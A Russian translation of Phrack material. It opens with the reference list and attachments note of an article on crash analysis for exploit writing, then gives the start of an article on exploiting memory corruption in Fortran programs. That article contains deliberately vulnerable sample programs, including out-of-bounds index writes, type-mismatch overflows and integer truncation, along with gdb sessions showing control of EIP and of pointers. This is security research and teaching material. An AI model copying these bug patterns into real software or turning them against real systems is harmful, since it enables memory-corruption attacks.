Никогда не забуду поблагодарить свою исследовательскую команду и друзей из RISE Security (http://www.risesecurity.org) за то, что они всегда поддерживали мотивацию изучать совершенно новые вещи.

Организаторов конференций, пригласивших рассказать об эксплуатации программного обеспечения, — даже после того, как многие уже говорили на эту тему, они доверяли, что доклад будет не просто повторением сказанного.

Невозможно не поблагодарить COSEINC — удивительное место для работы хакеров, давшее огромную мотивацию продолжать проекты в свободное время.

Большая благодарность Check Point Software Technologies за то, что платят продолжать заниматься своим хобби ;)

---

6 — Список литературы

[1] Nagy, Ben. "Finding Microsoft Vulnerabilities by Fuzzing Binary Files with Ruby - A New Fuzzing Framework"; Syscan 2009

[2] Miller, Charlie. "Babysitting an Army of Monkeys: An analysis of fuzzing 4 products with 5 lines of Python"; Cansecwest 2010
http://securityevaluators.com/files/slides/cmiller_CSW_2010.ppt

[3] Microsoft !exploitable page
http://msecdbg.codeplex.com

[4] Abouchaev, Adel; Hasse, Damian; Lambert, Scott; Wroblewski, Greg. "Analyze crashes to find security vulnerabilities in your apps"

[5] Barbosa, Edgar. "Taint Analysis"; H2HC 2009
http://www.h2hc.com.br/repositorio/2009/Edgar.pdf

[6] Chow, Jin. "Understanding data lifetime via whole system emulation"; Usenix 2004

[7] Denning, Dorothy; Denning, Peter. "Certification of Programs for Secure Information Flow"

[8] Klee Project
http://keeda.stanford.edu/wiki/klee-install

[9] Godefroid, Patrice; Levin, Michael; Molnar, David. "Automated Whitebox Fuzz Testing"
http://research.microsoft.com/en-us/projects/atg/ndss2008.pdf

[10] Molnar, David; Wagner, David. "Catchconv: Symbolic execution and run-time type inference for integer conversion errors"

[11] Wille, Andre; Drechsler, Daniel. "Evaluation of SAT like Proof Techniques for Formal Verification of Word Level Circuits"

[12] de Moura, Leonardo; Bjorner, Nikolaj. "Z3: An Efficient SMT Solver"

[13] Z3 Project - Microsoft Research
http://research.microsoft.com/en-us/um/redmond/projects/z3/

[14] ERESI Project
http://www.eresi-project.org/

[15] Valgrind Project
http://www.valgrind.org

[16] Porst, Sebastian. "Applications of the Reverse Engineering Language REIL"
http://www.h2hc.com.br/repositorio/2009/Sebastian.pdf

[17] Intel Manual
http://www.intel.com/software/products/documentation/vlin/...

[18] BFS algorithm
http://en.wikipedia.org/wiki/Breadth-first_search

[19] Microsoft Debugger SDK
http://www.microsoft.com/whdc/devtools/debugging/default.mspx

[20] Bania, Piotr. "Dynamic Data Flow Analysis via Virtual Code Integration (aka The SpiderPig case)"
http://piotrbania.com/all/spiderpig/pbania-spiderpig2008.pdf

[21] Newsome, James; Song, Dawn. "Dynamic Taint Analysis for Automatic Detection, Analysis, and Signature Generation of Exploits on Commodity Software"

http://valgrind.org/docs/newsome2005.pdf

[22] Branco, Rodrigo. "Letting your fuzzer know about target's internals"
http://www.troopers10.org

[23] Secunia Advisory SA32473. "Sun Solaris Sadmin Two Vulnerabilities"
http://secunia.com/advisories/32473/

[24] Core Security Technologies. "Heap Draw / Heap Tracer"
http://oss.coresecurity.com/projects/heapdraw.html

[25] JFree Project
http://www.sf.net/projects/jfree

[26] Auto, Julio. "Triaging Bugs with Dynamic Dataflow Analysis"
.Source Barcelona 2009
www.julioauto.com/presentations/sourcebcn09_TBwDDA.ppt

---

7 — Исходные коды [vdt_jfree.tgz]

К статье прилагается:

• **Проект VDT**: основной проект, упомянутый в статье — расширение Microsoft Debugger и GUI для анализа файлов крашей с целью создания кода эксплойта
• **Проект Jfree**: система мониторинга кучи для Linux-ARM, созданная давно и также доступная на [25]
• **Каталог Images**: снимки экрана программы и плагина проекта VDT

Дальнейшие обновления будут доступны на сайте RISE Security:
http://www.risesecurity.org

Открытый ключ автора:
http://www.kernelhacking.com/rodrigo/docs/public.txt

[Приложенный архив vdt_jfree.tgz в формате uuencode опущен — двоичные данные]

Эксплуатация повреждений памяти в программах на Fortran под UNIX/VMS

Автор: Magma /FHC — magma@phrack.org

aka взлом Fortran для чайников

Содержание

---

1 — Введение

1.1 — История Fortran

Fortran — FORmula TRANslation — один из старейших высокоуровневых языков программирования из когда-либо созданных. Прекрасно осознавая, что молодёжь больше не интересуется историей, перейду сразу к делу.

Fortran .НЕ. (пока) мёртв (хотя хакеры на перфокартах, вероятно, уже да). Он не только продолжает активно использоваться в сугубо закрытых научных и банковских секторах, но и эволюционировал — последнее обновление вышло в 2008 году. Эй, сынок, ты этого не знал, правда?

Если тебе когда-либо приходилось изучать Fortran в колледже или университете, то весьма вероятно, что твой преподаватель намеренно обходил некоторые вещи стороной, поскольку Fortran, как правило, преподаётся как процедурный язык программирования для начинающих. Скорее всего, тебя просили написать какую-нибудь унылую математическую программу с базовыми возможностями, и ты так и не получил шанса поиграть с интересными особенностями языка.

Когда-то Fortran был устаревшим языком с ограниченными возможностями и занудными синтаксическими ограничениями. Забудь об этом. Сегодня Fortran включает современные средства — динамическое выделение памяти и MPI, — что делает его пригодным как для реализации сложных алгоритмов, так и для параллельных вычислений. Добавь к этому то, что современные компиляторы существуют почти для всех распространённых операционных систем и генерируют весьма эффективный код, который можно компоновать с программами на C и даже Java. При желании можно использовать GTK или OpenGL. Впечатлён, малыш? Я вижу это по твоим глазам.

```
@(*_*)@
```

1.2 — Кому вообще нужен Fortran?

Ну, мне — и позволь объяснить, почему он нужен и тебе:

a. Может быть, он и не особо привлекателен на первый взгляд, но по крайней мере он куда сексуальнее COBOL.
b. Твой отец программировал на Fortran, пробивая перфокарты, и зарабатывал этим головные боли. Звучит как отличная тема для семейного ужина.
c. Винтажный веб — лучший. Попробуй набрать «Fortran» в Google и полюбуйся прекрасным аутентичным HTML Web 0.1.
d. Википедия сообщает нам, что «это один из наиболее популярных языков в области высокопроизводительных вычислений, используемый в программах, которые выполняют бенчмарки и ранжируют быстрейшие суперкомпьютеры мира». Википедии всегда следует доверять.
e. Ты освоил табуляцию в Python и не можешь придумать новых способов произвести впечатление на BBS^H^H^HIRC? Тогда попробуй освоить ограничения отступов Fortran 77. Возможно, это даже поможет понравиться девчонкам. Лет сорок назад это почти работало (.OR. .NOT.).

Всё ещё не убеждён? Хорошо, а что если программы на Fortran используются в стратегических областях, о которых ты только слышал? Что если программы на Fortran окажутся более глючными [R1], чем кажется? Что если ты сможешь эксплуатировать подходящую уязвимость в программе на Fortran и захватить _весь_ _чёртов_ _мир_? Это было бы невероятно, не так ли? Ну, остынь — это так и останется мечтой :>

---

2 — Краткое введение в основы языка

Чтобы должным образом понять эту статью, тебе понадобятся базовые знания программирования на Fortran. Поскольку Fortran 77 (F77) больше не используется, статья сосредоточена на F90 (Fortran 90), чей синтаксис в основном сохранялся совместимым на протяжении различных редакций стандарта. Конкретные возможности, добавленные начиная с Fortran 95 (F95) и вплоть до Fortran 2008 (F2008), обсуждаются в разделе 2.2, хотя в контексте данной статьи они не особо _важны_. Можешь смело пропустить это объяснение.

2.1 — Обзор синтаксиса Fortran

Fortran — процедурный компилируемый язык с довольно простым синтаксисом, хотя порой неинтуитивным. Начнём с традиционного «Hello World»:

```
-----BEGIN EXAMPLE 1-----
$ cat ex1.f90
    ! Dummy comment
    PROGRaM EX1                                    [L1]
    CHARACTER(len=20) :: hellostr='Hello World!'   [L2]
    write(*,fmt='(A)') hellOstr                    [L3]
    END PROGRAM                                    [L4]
$ gfortran ex1.f90
$ ./a.out
Hello World!
$
-----END EXAMPLE 1-----
```

*) `!` обозначает начало комментария.

*) Программа на Fortran делится на несколько блоков. [L1] объявляет начало блока PROGRAM (функция `MAIN_()`), для которого обязателен соответствующий `END` в [L4]. Другие типы блоков — `FUNCTION` и `SUBROUTINE`; разница между ними, по существу, в том, возвращают они значение или нет.

Примечание: ключевые слова языка нечувствительны к регистру, что показано в [L1].

*) Переменные объявляются в начале блоков и также нечувствительны к регистру ([L2] vs [L3]) и предваряются типом. Согласно стандарту ISO [R2], F90 определяет пять встроенных типов: `INTEGER`, `REAL`, `COMPLEX`, `CHARACTER` и `LOGICAL`.

За встроенным типом может опционально следовать «параметр типа» — либо `len`, либо `kind`. `len` позволяет программисту указать, сколько байт требуется для хранения переменной типа `CHARACTER`; аналогично `kind` — для типов `INTEGER`, `REAL` и `LOGICAL`.

В отличие от языка C, в Fortran есть разница между строками и массивами символов, хотя оба связаны с типом `CHARACTER`:

```
CHARACTER(len=1)     :: array(20)  ! массив из 20 байт
CHARACTER(len=20)    :: string     ! строка из 20 байт
```

*) `read()` и `write()` — стандартные функции ввода/вывода для чтения и записи файлов. Среди возможных параметров можно указать формат переменной. Код в [L3] эквивалентен строке C: `printf("%s\n", hellOstr);`

Рассмотрим более сложный пример:

```
-----BEGIN EXAMPLE 2-----
$ cat ex2.f90
    SUBROUTINE add(I,J)
    IMPLICIT NONE                                  [L1]
    INTEGER(2) :: I                                [L2]
    INTEGER(2) :: J
    I = I + J
    END SUBROUTINE

    PROGRAM EX2
    CHARACTER(len=20), PARAMETER :: s = &          [L3]
            'p67 will be the best.'
    INTEGER*2 :: I = Z'FF'                         [L4]
    write(*,*) '[1] Before add(), I = ', I
    CALL add(I,1)
    write(*,*) '[2] After add(), I = ', I
    END PROGRAM
$ gfortran ex2.f90
$ ./a.out
 [1] Before add(), I =     255
 [2] After add(), I =     256                         [L5]
$
```

```
-----END EXAMPLE 2-----
```

L1) По умолчанию некоторые переменные не требуют явного объявления. Согласно разделу 5.3 [R2], переменные от I до N являются целочисленными, прочие — типа `REAL`. Директива `IMPLICIT NONE` запрещает это поведение и обязывает программиста корректно объявлять каждую переменную.

L2) I и J — оба знаковых целых числа, хранящихся в 2 байтах (тип `short` в языке C).

L3) Строки можно переносить с помощью специального символа `&`. `PARAMETER` объявляет переменную константой.

L4) Переменные можно инициализировать в восьмеричной (`O`), шестнадцатеричной (`Z`) и даже двоичной (`B`) системе счисления.

L5) При вызове функций и подпрограмм (которые с точки зрения ассемблера одинаковы) аргументы передаются по ссылке — в отличие от C, где аргументы передаются по значению.

2.2 — Эй, дед, в чём разница между F77 и F2008?

Прежде всего знай: F77 — это вовсе не первый Fortran, а предок F90. Его можно считать скелетом нынешнего «современного» языка. Из десятилетия в десятилетие ISO публиковал несколько редакций языка, добавляя новые возможности и порой удаляя старые. Для нас, хакеров, это почти не имеет значения, кроме одного: чем новее язык, тем выше вероятность найти ошибки благодаря опасным и неправильно используемым расширениям.

Тем не менее следует знать о следующих _важных_ различиях между редакциями:

*) Fortran 90 принёс объект `POINTER` и возможность динамически выделять объекты. Он также сделал возможной рекурсию. Эта конкретная возможность в данной статье не рассматривается.

*) «Строки символов переменной длины» появились в Fortran 95. Эта интересная функциональность потенциально снижает риски ошибок, вызванных необходимостью копировать буфер в другой буфер (помни, что строки в Fortran имеют фиксированную длину). К счастью, некоторые компиляторы пока не поддерживают её (например, gfortran), и многие программисты вообще не знают о её существовании.

*) Fortran 2003 был разработан для поддержки объектно-ориентированного программирования, но, откровенно говоря, нам на это наплевать. Куда интереснее арифметика с плавающей точкой IEEE и так называемые указатели на процедуры.

Заметим, что пришлось ждать 2003 года, чтобы язык получил возможность работать с аргументами командной строки и переменными окружения. _Смехотворно._

*) Fortran 2008 ввёл в язык возможности параллельной обработки. Это не рассматривается.

Ладно, хватит болтать, двигаемся дальше.

---

3 — Повреждение памяти в gfortran

В этой части представлены наиболее распространённые ошибки, которые можно встретить при аудите или написании кода на Fortran. Хотя речь в основном идёт о gfortran (расширение GCC [R3]), компилятор OpenVMS Fortran [R4] рассмотрен в части 4. Это позволит нам сделать хотя бы частичное обобщение относительно того, какие классы ошибок можно найти и эксплуатировать в реальности.

Те, кто знаком с программированием на Fortran, уже знают, что Fortran — это работа с числами (одно из главных его преимуществ). Следовательно, наиболее интересными входными данными будут те, что связаны с манипуляцией/преобразованием чисел и разбором строк. Итак, дед покажет тебе кое-что интересное.

3.1 — Переполнения буфера

Очевидно, переполнение буфера — это первый тип ошибки, который приходит в голову, когда хочешь вызвать баг, связанный со строками/буферами. К счастью, они существуют и в Fortran — но только в ситуациях, когда компилятор не смог их предотвратить:

*) когда пользователь может управлять индексом, используемым для обращения к массиву или строке. Из-за предоставленного пользователем индекса компилятор не может обнаружить потенциальные повреждения памяти во время компиляции;

*) когда пользователь явно или неявно изменяет тип объекта, переданного функции по ссылке.

Манипуляция индексом

В отличие от других языков, Fortran не способен должным образом обработать недопустимый доступ к памяти во время выполнения. Фактически, если индекс выходит за допустимые пределы, Fortran этого не заметит — и может возникнуть повреждение памяти.

Рассмотрим на этом маленьком примере манипуляции строкой:

```
-----BEGIN OVERFLOW 1-----
$ cat overflow1.f90
    PROGRAM test
    CHARACTER(len=30) :: S  ! String of length 30
    INTEGER(4) I

    S = 'Hello Phrack readers!'
    read(*,*) I
    S(I:I) = '.'
    write(*,*) S
    END PROGRAM
$ gfortran overflow1.f90
$ ./a.out
3
 He.lo Phrack readers!      <-- S была изменена с 0x2E
$ gdb ./a.out
[...]
0x080487be <+186>: mov BYTE PTR [ebp+eax*1-0x2b],0x2e
                              ; Это запись в память
                              ; Действительно ли мы контролируем eax?
[...]
(gdb) b *0x080487be
Breakpoint 1 at 0x80487be
(gdb) r
Starting program: a.out
50                          <-- 50 явно выходит за пределы! (>30)

Breakpoint 1, 0x080487be in MAIN__ ()
(gdb) print /d $eax
$1 = 50
(gdb) c
Hello Phrack readers!

Program received signal SIGSEGV, Segmentation fault.
0x2e04885b in ?? ()         <-- EIP был испорчен значением 0x2E
-----END OVERFLOW 1-----
```

Этого короткого примера достаточно, чтобы доказать: (по крайней мере в gfortran) проверок во время выполнения нет вовсе. Если пользователь контролирует индекс, используемый для доступа к строке, — скорее всего, всё кончено. Два момента заслуживают внимания:

*) Мы спровоцировали запись за пределы буфера через манипуляцию строкой, но то же самое могло произойти с любым массивом (REAL, INTEGERS, CHARACTERS и т.д.).

*) Поскольку тип INTEGER является _знаковым_, мы в равной мере можем писать как до буфера, так и после него. В зависимости от ситуации это может быть чрезвычайно полезно. Например, хотя обычно интереснее писать после конца буфера, когда он находится на стеке, запись перед ним (underflow) может оказаться удобной, когда он расположен в куче. Разумеется, всё зависит от конкретного случая.

Явное указание типов параметров функций

Короткий пример лучше запутанных объяснений:

```
-----BEGIN CAST 1-----
$ cat cast1.f90
    SUBROUTINE dump(S)
    INTEGER(4) :: S
    write(*,fmt='(Z10)') S
    END SUBROUTINE

    PROGRAM CAST
    CHARACTER(len=6) :: S
    S='ABCDEF'
    CALL dump(S)
    END PROGRAM
$ gfortran cast1.f90
$ ./a.out
  44434241
-----END CAST 1-----
```

Итак, мы объявляем S как строку в MAIN_, затем вызываем подпрограмму dump(), передавая S в качестве аргумента. Внутри dump() параметр объявлен как INTEGER, что приводит к соответствующему выводу. Тот факт, что компилятор не проверяет типы, может привести к очень интересным ситуациям:

*) когда размер объекта S в dump() известен во время компиляции и отличается от исходного;
*) когда размер объекта S в dump() контролируется пользователем.

Первый случай приводит к повреждению памяти, если размер аргумента в функции превышает его реальный размер — ввиду передачи аргумента по ссылке. Например, следующий код некорректен и приведёт к аварийному завершению программы:

```
-----BEGIN CAST 2-----
$ cat cast2.f90
    SUBROUTINE dump(S)
    CHARACTER(len=20) :: S
    S = 'AAAA'
    END SUBROUTINE
    PROGRAM cast2
    CHARACTER(len=10) :: X
    X = 'ZZZZZZZZZZ'
    CALL dump(X)
    END PROGRAM
$ gfortran ./cast2.f90
$ ./a.out
Segmentation fault
-----END CAST 2-----
```

Что происходит? 'AAAA' короче 'ZZZZZZZZZZ', так почему же происходит аварийное завершение? Дело в том, что S = 'AAAA' означает инициализацию S: первые 4 символа устанавливаются в 'A', а остальные 16 — в ' ' (пробел).

Но помни, что параметры в Fortran передаются по ссылке! Каков бы ни был размер S во время выполнения dump(), реальный размер объекта — 10 байт. Иными словами, 20 байт были скопированы в 10-байтовый буфер. По самой природе этой ошибки найти её в реальном коде

довольно маловероятно. Однако более коварный вариант с «неявной типизацией» описан далее.

Примечание: если размер аргумента в функции фактически меньше и связан с числами, это может привести к ошибке усечения (обсуждается в разделе 3.2).

Можно представить второй случай, когда программист передаёт размер S в качестве аргумента (что, конечно, является плохой практикой в Fortran). Следующий код совершенно легален:

```
-----BEGIN CAST 3-----
$ cat cast3.f90
    SUBROUTINE dump(S,L)
    INTEGER(4)□:: L
    CHARACTER(len=L) :: S   ! размер — параметр времени выполнения
    S='AAAA'
    END SUBROUTINE
    PROGRAM cast2
    CHARACTER(len=10) :: X
    X = 'ZZZZZZZZZZ'
    CALL dump(X,100)
    write(*,*) X
    END PROGRAM
$ gfortran cast3.f90
$ ./a.out
10
 AAAA
$ ./a.out
200
 AAAA
Segmentation fault
$
-----END CAST 3-----
```

На секунду можно было бы подумать, что это ситуация, похожая на описанную в [R5], но это было бы верным только при наличии выделения памяти на стеке. На самом деле снова ошибка вызвана инициализацией строки. Из-за явного указания типа S компилятор предполагает, что S действительно имеет длину L, и если L > 10, происходит повреждение памяти.

Неявная типизация

В жизни программы объявлять переменные каждый раз может быть утомительно, особенно когда область их использования ограничена (например, переменная цикла `DO`). Из-за этого разработчики Fortran создали правило неявного объявления. В результате в Fortran можно использовать некоторые переменные без их объявления — что для нас, хакеров, может быть очень удобным, поскольку это имеет побочные эффекты. Вот маленький пример с ошибкой:

```
-----BEGIN IMPLICIT TYPE 1-----
$ cat implicit_typing1.f90
    SUBROUTINE set(I)
    write(*,*) 'How much do u want to read dude ?'
    read(*,*) I                          [L3]
    END SUBROUTINE

    PROGRAM IMPLICIT_TYPING
    IMPLICIT NONE
    INTEGER(1)□:: A, B              [L1]
    A = 0
    B = 0
    CALL set(B)                          [L2]
    write(*,*) 'A=',A,'B=',B
    END PROGRAM
$ gfortran implicit_typing1.f90
$ ./a.out
 How much do u want to read dude ?
1094795585                                [L4]
 A=   65 B=   65                          [L5]
$
-----END IMPLICIT TYPE 1-----
```

A и B объявлены как `INTEGER` в диапазоне [-128, +127] [L1] и инициализированы. Затем B передаётся по ссылке в подпрограмму `set()` [L2], где ему присваивается новое значение [L3]. Если пользователь вводит достаточно большое целое число [L4], B повреждается [L5]. Что произошло?

Суть повреждения кроется в неявной типизации, связанной с неявным объявлением. Вот что говорит официальная документация [R2]:

> ***Раздел 5.3 — IMPLICIT***
> *«В каждой области видимости существует отображение — которое может быть нулевым — между каждой из букв A, B, ..., Z и типом (с параметрами типа). Оператор IMPLICIT задаёт отображение для букв из своего списка. IMPLICIT NONE задаёт нулевое отображение для всех букв. Если отображение для буквы не задано, по умолчанию для единицы программы или тела интерфейса используется тип default integer для букв I, J, ..., N и тип default real для остальных; а для внутренней или модульной процедуры используется отображение из объемлющей области видимости.»*

Таким образом, необъявление I в подпрограмме `set()` приводит к тому, что она объявляется как целое число — а именно `INTEGER(4)` по умолчанию (то есть выделяется 4 байта). Неплохо. И не забывай, что аргументы передаются по ссылке! Да, знаю, повторяюсь. Наверное, из-за моего Альцгеймера.

В любом случае, это легко наблюдается:

```
-----BEGIN IMPLICIT TYPE 2-----
(gdb) disassemble MAIN__
   [...]
   0x080486c1 <+17>:□lea    esi,[ebp-0xa]          ; esi=&B
   [...]
   0x080486d8 <+40>:□mov    DWORD PTR [esp],esi
   0x080486db <+43>:□mov    BYTE PTR [ebp-0x9],0x0 ; A=0
   0x080486df <+47>:□mov    BYTE PTR [ebp-0xa],0x0 ; B=0
   0x080486e3 <+51>:□call   0x8048790 <set_> ; set(&B)
(gdb) disassemble set_
   [...]
   0x08048826 <+150>:□mov    eax,DWORD PTR [ebp+0x8] ; eax=&B
   0x08048829 <+153>:□mov    DWORD PTR [esp],ebx
   0x0804882c <+156>:□mov    DWORD PTR [esp+0x8],0x4
   0x08048834 <+164>:□mov    DWORD PTR [esp+0x4],eax
   0x08048838 <+168>:□call   0x8048594 [...]         ; read(&B,4)
   [...]
(gdb) b *0x080486e3
Breakpoint 1 at 0x80486e3
(gdb) r
[...]
Breakpoint 1, 0x080486e3 in MAIN__ ()
(gdb) x /x $ebp-0xa
0xbffff42e:□0xf5140000
(gdb) x /x $ebp-0xa+2
0xbffff430:□0xbffff514   <-- Указатель хранится сразу после B
(gdb) nexti
 How much do u want to read dude ?
1094795585
0x080486e8 in MAIN__ ()
(gdb) x /x $ebp-0xa
0xbffff42e:□0x41414141   <-- Мы контролируем &B[0] вплоть до
                                 &B[3]
(gdb) x /x $ebp-0xa+2
0xbffff430:□0xbfff4141   <-- Указатель испорчен. Победа.
[...]
-----END IMPLICIT TYPE 2-----
```

Как и ожидалось, мы записали 4 байта в однобайтовый буфер, перезаписав как `B`, так и 2 младших байта указателя произвольными значениями.

3.2 — Проблемы, связанные с числами

В языке C существует три типа ошибок, связанных с целыми числами [R6]:
1. Ошибки знаковости
2. Ошибки усечения
3. Ошибки целочисленного переполнения/недополнения

А как обстоит дело в Fortran?

*) Первый класс ошибок маловероятен, поскольку отсутствует основной компонент. Действительно, концепция `unsigned` в Fortran не существует, а значит, практически нет способа ошибочно интерпретировать отрицательное число (целое/вещественное) как большее по значению положительное.

Однако что произойдёт, если вызвать функцию на другом языке, определяющем беззнаковые числа, например C? Тогда целочисленное переполнение _могло бы_ произойти при приведении аргумента. Этот конкретный случай проиллюстрирован в разделе 4.

*) Ошибка усечения (может) возникнуть, когда целочисленная переменная копируется в меньшую. Например, в C — копирование `int` (4 байта) в `short` (2 байта), что возможно и в Fortran.

Практически такая ошибка обычно возникает, когда `INTEGER` передаётся в качестве аргумента функции/процедуры, которая объявляет его тип «меньшим», чем он есть на самом деле.

```
-----BEGIN TRUNCATE 1-----
$ cat truncate3.f90
    LOGICAL FUNCTION IsGood(L)
    INTEGER(1) :: L
    IsGood = .TRUE.
    write(*,*) 'IsGood: size is ', L
    IF (L > 10) THEN
        write(*,*) 'Way too long man', L
        IsGood = .FALSE.
        RETURN
    END IF
    END FUNCTION

    PROGRAM truncate3
    IMPLICIT NONE
    INTEGER(4) :: l
    CHARACTER(2000) :: str
    LOGICAL :: IsGood
    write(*,*) 'Give me the damn string ...'
    read(*,*) str
    l = len_trim(str)
    write(*,*) 'MAIN_: size is ', l
    IF (IsGood(l) .EQV. .TRUE.) THEN
        write(*,*) 'Copying bytes ... :)'
    END IF
    END PROGRAM
$ gfortran truncate3.f90
$ ./a.out
 Give me the damn string ...
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
 MAIN_: size is           38
 IsGood: size is    38
 Way too long man   38
$ ./a.out
 Give me the damn string ...
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[...75 символов A на строку, несколько строк...]
 MAIN_: size is          520
```

```
 IsGood: size is     8
 Copying bytes ... :)
$
-----END TRUNCATE 1-----
```

В `IsGood()` L объявлен как `INTEGER(1)`. Чтобы соответствовать типу, параметр должен быть уменьшен по модулю 256, отсюда и результат (520 & 0xFF = 8).

Это _не_ единственная ситуация с данным типом ошибки. Рассмотрим, например:

```
-----BEGIN TRUNCATE 2-----
$ cat truncate2.f90
    PROGRAM truncate2
    IMPLICIT NONE

    INTEGER(1)□:: l
    CHARACTER(255)□:: str
    CHARACTER(10)□:: foo

    write(*,*) 'Give me the damn string ...'
    read(*,*) str
    write(*,*) 'Real string size is ', len_trim(str)
□
    l = len_trim(str) ! *БАГ* *БАГ* *БАГ*
    IF (l > 10) THEN
        write(*,*) 'Way too long man', l
        STOP
    END IF
    write(*,*) 'Copying bytes'
□
    ! Небезопасное копирование(foo, str)
    [...]
    END PROGRAM
$ gfortran truncate2.f90
$ ./a.out
 Give me the damn string ...
AAAAAAAAAAAAAAAAAA
 Real string size is           18
 Way too long man   18
$ ./a.out
 Give me the damn string ...
[...180 символов A...]
 Real string size is          180
 Copying bytes
-----END TRUNCATE 2-----
```

В данной ситуации программист допустил ошибку, связанную с прототипом функции `len_trim()` (из API Fortran). В [R2] указано, что результат, возвращаемый этой функцией, должен быть типа «default integer» (то есть `INTEGER(4)`), отсюда и предыдущий баг.

*) Всякий раз, когда язык ограничивает объём памяти, выделяемой для чисел (как правило, из-за аппаратных ограничений), переполнение/недополнение числа всегда возможно и является _нормальным_. Однако не обрабатывать эту ситуацию _является_ ошибкой.

Fortran не исключение, поскольку хранение чётко определено:

```
-----BEGIN INT OVERFLOW 1-----
$ cat arithmetic.f90
    [...]
    INTEGER(1)□:: N1, N2

    write(*,*) 'Give me a number (-128, +127) :'
    read(*,*) N1
    N2 = N1 * 16
    write(*,*) 'N * 16 = ', N1*16, ' or ', N2
    [...]
$ gfortran arithmetic.f90
$ ./a.out
 Give me a number (-128, +127) :
5
```

```
 N * 16 =           80  or    80
$ ./a.out
 Give me a number (-128, +127) :
12
 N * 16 =          192  or   -64    <-- Упс :)
$ ./a.out
 Give me a number (-128, +127) :
18
 N * 16 =          288  or    32    <-- Упс (bis) :)
-----END INT OVERFLOW 1-----
```

И это всё? Не совсем, сынок. При аудите использования чисел в коде C обычно сосредотачиваются на целых числах (`char`, `int`, `long`, `long long`) — по двум причинам:

*) Числа с плавающей точкой (`float` и `double`) редко встречаются в коде C или, по крайней мере, обычно не в рядовом «аудируемом» ПО. Конечно, есть несколько заметных исключений — используй воображение :)

*) Числа с плавающей точкой обычно _не_ связаны с операциями копирования или выделения памяти. В C целые числа могут использоваться как индексы, смещения, количества или даже размеры, и поэтому их злоупотребление «может» привести к повреждению памяти. С числами с плавающей точкой такой опасности почти нет.

Теперь учти, что с Fortran всё немного иначе. Как я уже говорил, Fortran — математически ориентированный язык программирования. Поэтому типы `REAL` и `COMPLEX` встречаются очень часто, не говоря уже о том, что сам язык предоставляет ряд встроенных функций для работы с ними. Одного этого достаточно, чтобы повысить вероятность ошибок, связанных с числами с плавающей точкой, в реальной жизни.

Вот короткий пример того, что может произойти:

```
-----BEGIN REAL OVERFLOW 1-----
$ cat float1.f
    PROGRAM float1
    REAL :: a, b, x
    a = 9.7E-30
    b = -3.9E-30
    x = a * b
    write(*,*) 'x = a*b = ',x
    END PROGRAM
$ gfortran ./float1.f
$ ./a.out
 x = a*b =   -0.0000000
-----END REAL OVERFLOW 1-----
```

Интересно, не правда ли? Поведение `REAL` соответствует описанному в IEEE-754. В результате при умножении a и b происходит недополнение вещественного числа. Это в конечном счёте приводит к тому, что x принимает значение 0 из-за недополнения. Программа не способна обнаружить это во время выполнения, тогда как исключение могло/должно было быть сгенерировано. Больше говорить об этом не буду — теперь используй мозг/воображение/что угодно, чтобы пойти дальше ;-)

3.3 — Злоупотребление POINTER

Хотя концепция указателя в некотором смысле универсальна, реализации и внутренние ограничения этого объекта могут существенно различаться от языка к языку. Например, в C у тебя есть прямой доступ к памяти, а в Fortran — нет (по крайней мере, не напрямую). Но мощная арифметика указателей всё же есть, и, откровенно говоря, этого достаточно программисту, чтобы вводить ошибки ;-). Давай поговорим о `POINTER`.

Примечание: `POINTER` специфичен для F90 и более поздних версий, хотя указатели можно найти в некоторых программах F77, использующих «Cray Pointers» [R10].

Введение в POINTER

В Fortran указатель — это не тип данных, а параметр типа; он должен быть связан с объектом того же типа для чтения/изменения.

Вот краткий самоочевидный пример:

```
-----BEGIN POINTER 1-----
$ cat pointer1.f90
    PROGRAM pointer1
    INTEGER, TARGET :: a
    INTEGER, POINTER :: p_a
    p_a => a                    ! p_a = &a
    p_a = 1                     ! *p_a = 1
    write(*,*) a
    a = 2
    write(*,*) p_a              ! printf("%d",*p_a)
    END PROGRAM
$ gfortran pointer1.f90
$ ./a.out
       1
       2
-----END POINTER 1-----
```

Обрати внимание, что параметр `TARGET` обязателен. Теперь рассмотрим более полный пример:

```
-----BEGIN POINTER 2-----
$ cat pointer2.f90
    PROGRAM pointer2
    INTEGER, POINTER :: p_a(:)
    INTEGER, POINTER, DIMENSION(:) :: p_b
    INTEGER, ALLOCATABLE :: c(:)
    INTEGER, POINTER :: X(:)
    ALLOCATE(p_a(5)); p_a = 5
    ALLOCATE(p_b(4)); p_b = 4
    ALLOCATE(c(3));   c = 3
    X => p_a
    X(3) = 0
    write(*,*) p_a
    write(*,*) p_b
    write(*,*) c
    DEALLOCATE(p_a)
    DEALLOCATE(p_b)
    DEALLOCATE(c)
    END PROGRAM
$ gfortran pointer2.f90
$ ./a.out
   5           5           0           5           5
   4           4           4           4
   3           3           3
-----END POINTER 2-----
```

*) `p_a` — указатель на массив целых чисел.

*) `p_b` и `p_a` — объекты одного вида, несмотря на несколько отличающийся синтаксис (в конечном счёте эквивалентный).

*) `c` — массив, размер которого пока неизвестен. Параметр `ALLOCATABLE` указывает, что память будет запрошена до любого использования. Это динамически выделяемый массив.

*) `ALLOCATE()` — встроенная функция, отвечающая за выделение памяти. (И да, синтаксис вызова _ужасен_, но придётся с этим смириться.)

*) `DEALLOCATE()` освобождает ранее запрошенную память.

Связь между `ALLOCATE()` и аллокатором libc легко проследить:

```
-------------------------------------------------------
$ ltrace -e malloc,free ./a.out
malloc(20)                                              = 0x087009a0
```

```
malloc(16)                                                          = 0x087009b8
malloc(12)                                                          = 0x087009d0
           5           5           0           5           5
           4           4           4           4
           3           3           3
free(0x087009a0)                                                        = <void>
free(0x087009b8)                                                        = <void>
free(0x087009d0)                                                        = <void>
------------------------------------------------------
```

Одного этого достаточно, чтобы доказать: `malloc` (соответственно `free`) и `ALLOCATE` (соответственно `DEALLOCATE`) «почти» одно и то же. Разница между ними рассматривается в другом подразделе.

Переполнения кучи

Переполнение буфера в области, выделенной через `ALLOCATE`, _является_ переполнением кучи. Такая ошибка может возникнуть, если:

*) Пользователь может манипулировать индексом, используемым с `POINTER`-массивом, для выполнения операции за пределами допустимых значений:

```
------------------------------------------------------
$ ./bof_array_malloc AAAAAAAAAAAAAAAAAAA
 INITIAL ARGUMENT = AAAAAAAAAAAAAAAAAAA  [          20 ]
 ONCE CLEANED :AAAAAAAAAAAAAAAAAAAA
$ ./bof_array_malloc AAAAAAAAAAAAAAAAAAAA
